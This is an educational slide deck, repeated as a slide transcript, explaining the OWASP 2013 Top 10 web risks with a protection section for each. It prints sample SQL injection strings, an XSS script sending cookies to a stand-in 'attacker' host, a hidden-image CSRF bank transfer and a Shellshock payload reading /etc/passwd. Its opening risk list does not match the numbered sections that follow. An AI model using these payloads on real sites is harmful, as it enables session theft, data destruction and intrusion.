
OWASP 2013 top 10
Edouard de Lansalut
CTO @ Apicea
@edelans
oct. 2015
This deck is available on google slides
Feedback welcome (insert comments!)
OWASP
What is OWASP ?
- Open Web APplication Security Project
- http://owasp.org
- Worldwide non-profit focused on improving software security
What is OWASP Top 10 ?
- a broad consensus about what the most critical web application security flaws are
How do OWASP create this top10 ?
- a variety of security experts from around the world shared their expertise to produce this list

Intro: Security continuum
Unusable Unsafe

THE top 10
1. Injection
2. Broken Authentication and Session Management
3. Cross Site Scripting
4. Insecure Direct Object References
5. Cross Site Request Forgery (CSRF)
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards
A1: Injection
?id=' or '1'='1

A1: Injection: description
● Hackers "inject" their code to run on your server (server-side)
○ SQL injection - Permits query manipulation, and arbitrary SQL
○ Command injection - Permits arbitrary shell commands
○ Files injection - upload executable files
○ ...

Example: SQL injection
attackString query = "SELECT * FROM products WHERE name='" + request.
getParameter("id") +"'";
● Code expects a nice parameter in the URL:
○ http://example.com/products?id=123
● Hacker could instead supply this:
○ http://example.com/products?id='; DROP TABLE 'products';
● or this:
○ http://example.com/products?id=' or '1'='1

A1: Injection: example: Command injection
more details here
(see how to gain shell access with
this command injection)

Protection
○ Escape and validate input. Ex: Use an ORM or Database abstraction layer
that provides escaping.
○ Avoid interpreters where possible
○ Use prepared statements
○ Use a “Web Application Firewall” such as ModSecurity (examples here)
○
A2: Broken Authentication and
Session Management
/index.php?SESSIONID=pwned
Description
○ HTTP is a "stateless" protocol
■ All data must be passed in the request every time
○ How do we store state?
■ Client side with cookies
■ Server side with sessions
○ Most apps place a "sessionId" in cookies, or in the URL
■ Problem: stealing session IDs is just as good as stealing passwords!
○ Multiple ways to determine a session ID
■ packet sniffing -- especially on an open WiFi access point
■ HttpReferrer logs, if sessionId is in the URL
Example
○ #1: Session id in the URL
■ Airline reservations application supports URL rewriting, putting session IDs in the URL:
http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
■ An authenticated user of the site wants to let his friends know about the sale. He e-mails
the above link without knowing he is also giving away his session ID. When his friends
use the link they will use his session and credit card.
○ #2: Application’s timeouts aren’t set properly.
■ User uses a public computer to access site. Instead of selecting “logout” the user simply
closes the browser tab and walks away. Attacker uses the same browser an hour later,
and that browser is still authenticated.
Protection
○ Do not expose any credentials in URL or logs
○ Session ID should expire and/or time-out on the Server when idle or on
logout (Client side cookie expirations useful, but should not be trusted)
○ Use well tested / mature libraries for authentication
○ Use SSL
○ regenerate a new session upon successful authentication
A3: Cross Site Scripting
XSS
Description

● Hackers "inject" code to run in your users’ browsers (client-side)
○ the ‘injection’ can be done by posting something on your DB that will be displayed to another
user (ex: post a comment on a page, message in a chat...)
○ or embedded in the URL

Example
more details on http://excess-xss.com/
Vulnerable site
Victim Browser
Attacker’s server
and browser
Check this out:
http://website/search?keyword=<script>...</script>
200 OKGET http://website/search?
keyword=<script>...</script>
GET http://attacker/?cookie=sensitive-data
<html>
You searched for:
<script>
window.location=’http://attacker/?cookie=’+document.cookie
</script>
script is executed
Example
Vulnerable site
Victim Browser
Attacker’s server
and browser
GET http://website/latest-
comment
200 OK
GET http://attacker/?cookie=sensitive-data
Website’s database
latest-comment : <script>window.location=’
http://attacker/?cookie=’+document.
cookie<script>
evil script is automatically executed by
browser at page load
POST http://website/post-comment
<script>...</script>
Website’s response script
<html>
Lates comment:
<% print database.latestComment %>
</html>
more details on http://excess-xss.com/

Example
Vulnerable site
Victim Browser
Attacker’s server
and browser
GET http://website/latest-
comment
200 OK
GET http://attacker/?cookie=sensitive-data
Website’s database
latest-comment : <script>window.location=’
http://attacker/?cookie=’+document.
cookie<script>
evil script is automatically executed by
browser at page load
POST http://website/post-comment
<script>...</script>
Website’s response script
<html>
Lates comment:
<% print database.latestComment %>
</html>
more details on http://excess-xss.com/

Protection
○ Filter output by converting text/data which might have dangerous HTML characters to its
encoded format:
■ '<' and '>' to '&lt;' and '&gt;’
■ '(' and ')' to '&#40;' and '&#41;’
■ '#' and '&' to '&#35;' and '&#38;
■ Using a template library like Twig that provides auto-escaping reduces the chances of
screwing up
○ filter on input as much as possible. (some data may need to allow special characters.)
○ Use a “Web Application Firewall” such as ModSecurity (examples here)

A4: Insecure Direct Object
References
http://vunerableSite.com/accountInfo?userID=45674

Description
when a developer exposes a reference to an internal implementation object (a file, directory, or database key)
without any validation mechanism
-> attackers can manipulate these references to access unauthorized data.
In its simplest form this vulnerability can be exploited by modifying a URL string with something like this:
http://vunerableSite.com/accountInfo?userID=45674 Your Account
http://vunerableSite.com/accountInfo?userID=45675 Not Your Account

Example 1
● Assume my project id is 123
● I see a link on “My Projects” page that goes here: http://example.
com/projects/123
● What if I type http://example.com/projects/124 ?

Example 2
<form action=”/user/update” method=”post”>
<input type=”hidden” name=”userid” value=”4654” />
<input type=”text” name=”new_password” />
<button type=”submit”>Save</button>
</form>
Security != Obscurity
Protection
○ Do not expose direct objects via parameters
■ If you need to refer to the current user, use session data not form
inputs
■ Remember hidden inputs are not really hidden, and can be changed
by users
■ Validate access to all things, at every reference: don’t depend on
things being hidden/invisible
○ Whitelist properties any form can update

A5: Security Misconfiguration
Description
Most web applications depend on some kind of framework :
● Have you properly "hardened" your framework?
○ Delete default users,
○ Disable unused services and ports
○ Disable dev env
○ …
● What if your framework issued a security patch?
Examples
Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren’t changed.
Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.
Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any
file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all
your custom code. She then finds a serious access control flaw in your application.
Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws.
Attackers love the extra information error messages provide.
Examples

One in every 600 websites has .git exposed
Scenario #4: When deploying a web application, some administrators simply clone the repository, exposing their .git to the
world… You probably may get the idea what bad boys can do if you do not deny access to the client side repositories.
Protection
○ Know the tools you use, and configure them correctly
■ follow configuration ‘hardening’ guidelines
■ automation (ansible for instance) is really useful here
○ Reduce attack surface by removing/disabling any unnecessary services/features
○ Do periodic scans to detect misconfiguration / missing patches
○ Reduce attack surface by using a “Web Application Firewall” such as (a well configured)
ModSecurity
A6: Sensitive Data Exposure
password-encryption : plaintext
Description
Do you have sensitive data?
Is it in plaintext?
Any old/bad crypto in use?
Missing SSL?
Who can access sensitive data?
How much "sensitive" data is in your log files?
Example
Scenario #1: A site simply doesn’t use SSL for all authenticated pages. Attacker
simply monitors network traffic (like an open wireless network), and steals the
user’s session cookie. Attacker then replays this cookie and hijacks the user’s
session, accessing the user’s private data.

Scenario #2: The password database uses unsalted hashes to store everyone’s
passwords. A file upload flaw allows an attacker to retrieve the password file. All
of the unsalted hashes can be exposed with a rainbow table of precalculated
hashes.
Examples
Protection
○ Identify all sensitive data
○ Identify all the places where that data is stored
○ Ensure threat model accounts for possible attacks
○ Act
■ Use encryption (encrypt sensitive data on DB, use SSL…)
■ Remove sensible data from inappropriate bearer (do not log sensible data -session IDs,
credentials, … )
A few words on encryption
○ Encryption != obfuscation. Use standard strong algorithm
○ Generate, distribute, store keys properly
○ Be prepared for key change
A7: Missing Function Level
Access
Description
Anyone on the internet can request things.
Missing access control means bad guys can do things they shouldn’t be able to.
Example

Example: my project is 123
I will see this URL on my home page:
● http://example.com/user/getProjects/
I could phish around and try other URLs as well:
● http://example.com/manager/getProjects/
● http://example.com/admin/getProjects/
Would your application prevent this?
Protection
○ For each private URL, restrict access to authenticated users and check
his permissions
○ Completely disallow requests to unauthorized resources (config files, log
files…)
A8: Cross Site Request Forgery
CSRF
Description
Cross-site request forgery, also known as:
one-click attack
or session riding
and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF,
is a type of malicious exploit of a website whereby
unauthorized commands are transmitted from a user that the website trusts

Example
reference

Example
Vulnerable site
Victim Browser
Attacker’s server
and browser
Victim logs into bank
Cookie is set
Victim browser sends request
for transferring money to
attacker’s account
Bank validates the session
and complete the transaction
<HTML>
…
<IMG SRC=”http://fictiousbank/transfer.cgi?from=354&to=445&amout=500” width=”0” height=”0”>
…
</HTML>
Victim “accidentally” visit
site/link with hidden img tag

Beware
XSS CSRF!=
aims at inserting active code in an HTML
document
seeks to steal your online trading cookies
so an attacker could manipulate a victim’s
account
exploits the trust that a user has in the
website
aims at triggering unwanted actions on a
website where the victim has some prior
relationship
seeks to use the victim's’ cookies to force them
to execute a trade without their knowledge or
consent
exploits the trust that the website has in its
user

Protection
○ General solution (frameworks usually take care of that)
■ All state change requires HTTP POST, not a GET (URLs are frequently logged, and can be
"sniffed")
■ Put a token in a hidden field on the web form for later checking
■ For sensitive actions, After POST, do a GET redirect to a confirmation page
○ What kind of token?
■ avoid reusable tokens
■ Single-request tokens: safest, but a pain
■ Session-based tokens hashed with session ID and a secret
○ If an action looks phishy, re-prompt user for login (example when you try to send money from
your bank website)
A9: Using Components with
Known Vulnerabilities
CVE bingo
Description
Using old busted software can expose you to documented issues.
CVE databases are filled with version numbers and matching exploits. Over the
last several years approximately 4500 CVEs have been published per year.
Automated hacker tools can find these dependencies

Example: Heartbleed
IBM says it began seeing attacks targeting the bug on the same day that the exploit PoC emerged. The highest
volume of attacks occurred, they say, on April 15 when there were more than 300,000 attacks targeting IBM
Managed Security Services clients in one day.

Example: Shellshock
only one simple line of code was needed to
take advantage of Shellshock.
reference
see how shellschock was exploited see a Proof of Concept in action
() {:;}; /bin/cat /etc/passwd
Protection
○ Know all the components you use
○ Monitor vulnerabilities in these components (mailing lists, network…)
○ Keep your components up to date
○ Test your server/app with automated vulnerability scanning (e.g. Qualys,
SensioLabs Insight (php) or nsp (Node security Project)
A10: Unvalidated Redirects and
Forwards

http://example.com/redirect?url=evil.com
Description
The site allows redirects to other sites, or pages within the site: http://example.
com/redirect?url=google.com
But, open redirect pages can be used by "phishers" to create links to their site:
http://example.com/redirect?url=evil.com
Link looks like it goes to "example.com", but it goes to "evil.com"
-> user is fooled and invited to provide valuable information to evil.com
Example
Protection
○ Avoid using redirects and forwards as much as you can
○ Restrict redirects to a limited number of "trusted" sites (e.g. : keep a list
of all redirect URLs, and pass the ID in the request, instead of the URL
http://example.com/redirect?urlId=123 )
○ Better : Hash the URL with a secret and pass the hash in the URL -> http:
//example.com/redirect?url=google.com&hash=a1b2c3 (prevents hacker
from trying other ids…)
Summary
The end
Going further
Other important application security risks (in alphabetical order) that you should also consider
include:
- Clickjacking
- Concurrency Flaws
- Denial of Service (was 2004 Top 10)
- Information Leakage and Improper Error Handling (was 2007 Top 10)
- Insufficient Anti-automation (CWE-799)
- Insufficient Logging and Accountability (2007 Top 10)
- Lack of Intrusion Detection and Response
- Malicious File Execution (2007 Top 10)
Browse this list of hacking tools to get an insight of how easy detecting and exploiting a
vulnerability can be...
Useful security blog/newsletters
● Krebs On Security: Brian Krebs is an American journalist and investigative reporter. He is best known for his
coverage of profit-seeking cybercriminals. His interest grew after a computer worm locked him out of his own
computer in 2001.
● Graham Cluley is an award-winning security blogger, researcher and public speaker. He has been working in the
computer security industry since the early 1990s, having been employed by companies such as Sophos, McAfee and
Dr Solomon’s.
● Bruce Schneier is an internationally renowned security technologist who writes a monthly newsletter, called ‘Crypt-o-
gram’. He provides commentary and insights into critical security issues of the day. The content of this blog can be
accessed in multiple forms, including a podcast and an email newsletter.
● Troy Hunt provides analyses of different system breaches and useful hints on how to avoid being attacked.

Owasp top 10 2013

  • 1.
    OWASP 2013 top10 Edouard de Lansalut CTO @ Apicea @edelans oct. 2015 This deck is available on google slides Feedback welcome (insert comments!)
  • 2.
    OWASP What is OWASP? - Open Web APplication Security Project - http://owasp.org - Worldwide non-profit focused on improving software security What is OWASP Top 10 ? - a broad consensus about what the most critical web application security flaws are How do OWASP create this top10 ? - a variety of security experts from around the world shared their expertise to produce this list
  • 3.
  • 4.
    THE top 10 1.Injection 2. Broken Authentication and Session Management 3. Cross Site Scripting 4. Insecure Direct Object References 5. Cross Site Request Forgery (CSRF) 6. Security Misconfiguration 7. Insecure Cryptographic Storage 8. Failure to Restrict URL Access 9. Insufficient Transport Layer Protection 10. Unvalidated Redirects and Forwards
  • 5.
  • 6.
    A1: Injection: description ●Hackers "inject" their code to run on your server (server-side) ○ SQL injection - Permits query manipulation, and arbitrary SQL ○ Command injection - Permits arbitrary shell commands ○ Files injection - upload executable files ○ ...
  • 7.
    Example: SQL injection attackStringquery = "SELECT * FROM products WHERE name='" + request. getParameter("id") +"'"; ● Code expects a nice parameter in the URL: ○ http://example.com/products?id=123 ● Hacker could instead supply this: ○ http://example.com/products?id='; DROP TABLE 'products'; ● or this: ○ http://example.com/products?id=' or '1'='1
  • 8.
    A1: Injection: example:Command injection more details here (see how to gain shell access with this command injection)
  • 9.
    Protection ○ Escape andvalidate input. Ex: Use an ORM or Database abstraction layer that provides escaping. ○ Avoid interpreters where possible ○ Use prepared statements ○ Use a “Web Application Firewall” such as ModSecurity (examples here) ○
  • 10.
    A2: Broken Authenticationand Session Management /index.php?SESSIONID=pwned
  • 11.
    Description ○ HTTP isa "stateless" protocol ■ All data must be passed in the request every time ○ How do we store state? ■ Client side with cookies ■ Server side with sessions ○ Most apps place a "sessionId" in cookies, or in the URL ■ Problem: stealing session IDs is just as good as stealing passwords! ○ Multiple ways to determine a session ID ■ packet sniffing -- especially on an open WiFi access point ■ HttpReferrer logs, if sessionId is in the URL
  • 12.
    Example ○ #1: Sessionid in the URL ■ Airline reservations application supports URL rewriting, putting session IDs in the URL: http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii ■ An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card. ○ #2: Application’s timeouts aren’t set properly. ■ User uses a public computer to access site. Instead of selecting “logout” the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated.
  • 13.
    Protection ○ Do notexpose any credentials in URL or logs ○ Session ID should expire and/or time-out on the Server when idle or on logout (Client side cookie expirations useful, but should not be trusted) ○ Use well tested / mature libraries for authentication ○ Use SSL ○ regenerate a new session upon successful authentication
  • 14.
    A3: Cross SiteScripting XSS
  • 15.
    Description ● Hackers "inject"code to run in your users’ browsers (client-side) ○ the ‘injection’ can be done by posting something on your DB that will be displayed to another user (ex: post a comment on a page, message in a chat...) ○ or embedded in the URL
  • 16.
    Example more details onhttp://excess-xss.com/ Vulnerable site Victim Browser Attacker’s server and browser Check this out: http://website/search?keyword=<script>...</script> 200 OKGET http://website/search? keyword=<script>...</script> GET http://attacker/?cookie=sensitive-data <html> You searched for: <script> window.location=’http://attacker/?cookie=’+document.cookie </script> script is executed
  • 17.
    Example Vulnerable site Victim Browser Attacker’sserver and browser GET http://website/latest- comment 200 OK GET http://attacker/?cookie=sensitive-data Website’s database latest-comment : <script>window.location=’ http://attacker/?cookie=’+document. cookie<script> evil script is automatically executed by browser at page load POST http://website/post-comment <script>...</script> Website’s response script <html> Lates comment: <% print database.latestComment %> </html> more details on http://excess-xss.com/
  • 18.
    Example Vulnerable site Victim Browser Attacker’sserver and browser GET http://website/latest- comment 200 OK GET http://attacker/?cookie=sensitive-data Website’s database latest-comment : <script>window.location=’ http://attacker/?cookie=’+document. cookie<script> evil script is automatically executed by browser at page load POST http://website/post-comment <script>...</script> Website’s response script <html> Lates comment: <% print database.latestComment %> </html> more details on http://excess-xss.com/
  • 19.
    Protection ○ Filter outputby converting text/data which might have dangerous HTML characters to its encoded format: ■ '<' and '>' to '&lt;' and '&gt;’ ■ '(' and ')' to '&#40;' and '&#41;’ ■ '#' and '&' to '&#35;' and '&#38; ■ Using a template library like Twig that provides auto-escaping reduces the chances of screwing up ○ filter on input as much as possible. (some data may need to allow special characters.) ○ Use a “Web Application Firewall” such as ModSecurity (examples here)
  • 20.
    A4: Insecure DirectObject References http://vunerableSite.com/accountInfo?userID=45674
  • 21.
    Description when a developerexposes a reference to an internal implementation object (a file, directory, or database key) without any validation mechanism -> attackers can manipulate these references to access unauthorized data. In its simplest form this vulnerability can be exploited by modifying a URL string with something like this: http://vunerableSite.com/accountInfo?userID=45674 Your Account http://vunerableSite.com/accountInfo?userID=45675 Not Your Account
  • 22.
    Example 1 ● Assumemy project id is 123 ● I see a link on “My Projects” page that goes here: http://example. com/projects/123 ● What if I type http://example.com/projects/124 ?
  • 23.
    Example 2 <form action=”/user/update”method=”post”> <input type=”hidden” name=”userid” value=”4654” /> <input type=”text” name=”new_password” /> <button type=”submit”>Save</button> </form> Security != Obscurity
  • 24.
    Protection ○ Do notexpose direct objects via parameters ■ If you need to refer to the current user, use session data not form inputs ■ Remember hidden inputs are not really hidden, and can be changed by users ■ Validate access to all things, at every reference: don’t depend on things being hidden/invisible ○ Whitelist properties any form can update
  • 25.
  • 26.
    Description Most web applicationsdepend on some kind of framework : ● Have you properly "hardened" your framework? ○ Delete default users, ○ Disable unused services and ports ○ Disable dev env ○ … ● What if your framework issued a security patch?
  • 27.
    Examples Scenario #1: Theapp server admin console is automatically installed and not removed. Default accounts aren’t changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over. Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all your custom code. She then finds a serious access control flaw in your application. Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.
  • 28.
    Examples One in every600 websites has .git exposed Scenario #4: When deploying a web application, some administrators simply clone the repository, exposing their .git to the world… You probably may get the idea what bad boys can do if you do not deny access to the client side repositories.
  • 29.
    Protection ○ Know thetools you use, and configure them correctly ■ follow configuration ‘hardening’ guidelines ■ automation (ansible for instance) is really useful here ○ Reduce attack surface by removing/disabling any unnecessary services/features ○ Do periodic scans to detect misconfiguration / missing patches ○ Reduce attack surface by using a “Web Application Firewall” such as (a well configured) ModSecurity
  • 30.
    A6: Sensitive DataExposure password-encryption : plaintext
  • 31.
    Description Do you havesensitive data? Is it in plaintext? Any old/bad crypto in use? Missing SSL? Who can access sensitive data? How much "sensitive" data is in your log files?
  • 32.
    Example Scenario #1: Asite simply doesn’t use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user’s session cookie. Attacker then replays this cookie and hijacks the user’s session, accessing the user’s private data. Scenario #2: The password database uses unsalted hashes to store everyone’s passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.
  • 33.
  • 34.
    Protection ○ Identify allsensitive data ○ Identify all the places where that data is stored ○ Ensure threat model accounts for possible attacks ○ Act ■ Use encryption (encrypt sensitive data on DB, use SSL…) ■ Remove sensible data from inappropriate bearer (do not log sensible data -session IDs, credentials, … )
  • 35.
    A few wordson encryption ○ Encryption != obfuscation. Use standard strong algorithm ○ Generate, distribute, store keys properly ○ Be prepared for key change
  • 36.
  • 37.
    Description Anyone on theinternet can request things. Missing access control means bad guys can do things they shouldn’t be able to.
  • 38.
    Example Example: my projectis 123 I will see this URL on my home page: ● http://example.com/user/getProjects/ I could phish around and try other URLs as well: ● http://example.com/manager/getProjects/ ● http://example.com/admin/getProjects/ Would your application prevent this?
  • 39.
    Protection ○ For eachprivate URL, restrict access to authenticated users and check his permissions ○ Completely disallow requests to unauthorized resources (config files, log files…)
  • 40.
    A8: Cross SiteRequest Forgery CSRF
  • 41.
    Description Cross-site request forgery,also known as: one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts
  • 42.
  • 43.
    Example Vulnerable site Victim Browser Attacker’sserver and browser Victim logs into bank Cookie is set Victim browser sends request for transferring money to attacker’s account Bank validates the session and complete the transaction <HTML> … <IMG SRC=”http://fictiousbank/transfer.cgi?from=354&to=445&amout=500” width=”0” height=”0”> … </HTML> Victim “accidentally” visit site/link with hidden img tag
  • 44.
    Beware XSS CSRF!= aims atinserting active code in an HTML document seeks to steal your online trading cookies so an attacker could manipulate a victim’s account exploits the trust that a user has in the website aims at triggering unwanted actions on a website where the victim has some prior relationship seeks to use the victim's’ cookies to force them to execute a trade without their knowledge or consent exploits the trust that the website has in its user
  • 45.
    Protection ○ General solution(frameworks usually take care of that) ■ All state change requires HTTP POST, not a GET (URLs are frequently logged, and can be "sniffed") ■ Put a token in a hidden field on the web form for later checking ■ For sensitive actions, After POST, do a GET redirect to a confirmation page ○ What kind of token? ■ avoid reusable tokens ■ Single-request tokens: safest, but a pain ■ Session-based tokens hashed with session ID and a secret ○ If an action looks phishy, re-prompt user for login (example when you try to send money from your bank website)
  • 46.
    A9: Using Componentswith Known Vulnerabilities CVE bingo
  • 47.
    Description Using old bustedsoftware can expose you to documented issues. CVE databases are filled with version numbers and matching exploits. Over the last several years approximately 4500 CVEs have been published per year. Automated hacker tools can find these dependencies
  • 48.
    Example: Heartbleed IBM saysit began seeing attacks targeting the bug on the same day that the exploit PoC emerged. The highest volume of attacks occurred, they say, on April 15 when there were more than 300,000 attacks targeting IBM Managed Security Services clients in one day.
  • 49.
    Example: Shellshock only onesimple line of code was needed to take advantage of Shellshock. reference see how shellschock was exploited see a Proof of Concept in action () {:;}; /bin/cat /etc/passwd
  • 50.
    Protection ○ Know allthe components you use ○ Monitor vulnerabilities in these components (mailing lists, network…) ○ Keep your components up to date ○ Test your server/app with automated vulnerability scanning (e.g. Qualys, SensioLabs Insight (php) or nsp (Node security Project)
  • 51.
    A10: Unvalidated Redirectsand Forwards http://example.com/redirect?url=evil.com
  • 52.
    Description The site allowsredirects to other sites, or pages within the site: http://example. com/redirect?url=google.com But, open redirect pages can be used by "phishers" to create links to their site: http://example.com/redirect?url=evil.com Link looks like it goes to "example.com", but it goes to "evil.com" -> user is fooled and invited to provide valuable information to evil.com
  • 53.
  • 54.
    Protection ○ Avoid usingredirects and forwards as much as you can ○ Restrict redirects to a limited number of "trusted" sites (e.g. : keep a list of all redirect URLs, and pass the ID in the request, instead of the URL http://example.com/redirect?urlId=123 ) ○ Better : Hash the URL with a secret and pass the hash in the URL -> http: //example.com/redirect?url=google.com&hash=a1b2c3 (prevents hacker from trying other ids…)
  • 55.
  • 56.
  • 57.
    Going further Other importantapplication security risks (in alphabetical order) that you should also consider include: - Clickjacking - Concurrency Flaws - Denial of Service (was 2004 Top 10) - Information Leakage and Improper Error Handling (was 2007 Top 10) - Insufficient Anti-automation (CWE-799) - Insufficient Logging and Accountability (2007 Top 10) - Lack of Intrusion Detection and Response - Malicious File Execution (2007 Top 10) Browse this list of hacking tools to get an insight of how easy detecting and exploiting a vulnerability can be...
  • 58.
    Useful security blog/newsletters ●Krebs On Security: Brian Krebs is an American journalist and investigative reporter. He is best known for his coverage of profit-seeking cybercriminals. His interest grew after a computer worm locked him out of his own computer in 2001. ● Graham Cluley is an award-winning security blogger, researcher and public speaker. He has been working in the computer security industry since the early 1990s, having been employed by companies such as Sophos, McAfee and Dr Solomon’s. ● Bruce Schneier is an internationally renowned security technologist who writes a monthly newsletter, called ‘Crypt-o- gram’. He provides commentary and insights into critical security issues of the day. The content of this blog can be accessed in multiple forms, including a podcast and an email newsletter. ● Troy Hunt provides analyses of different system breaches and useful hints on how to avoid being attacked.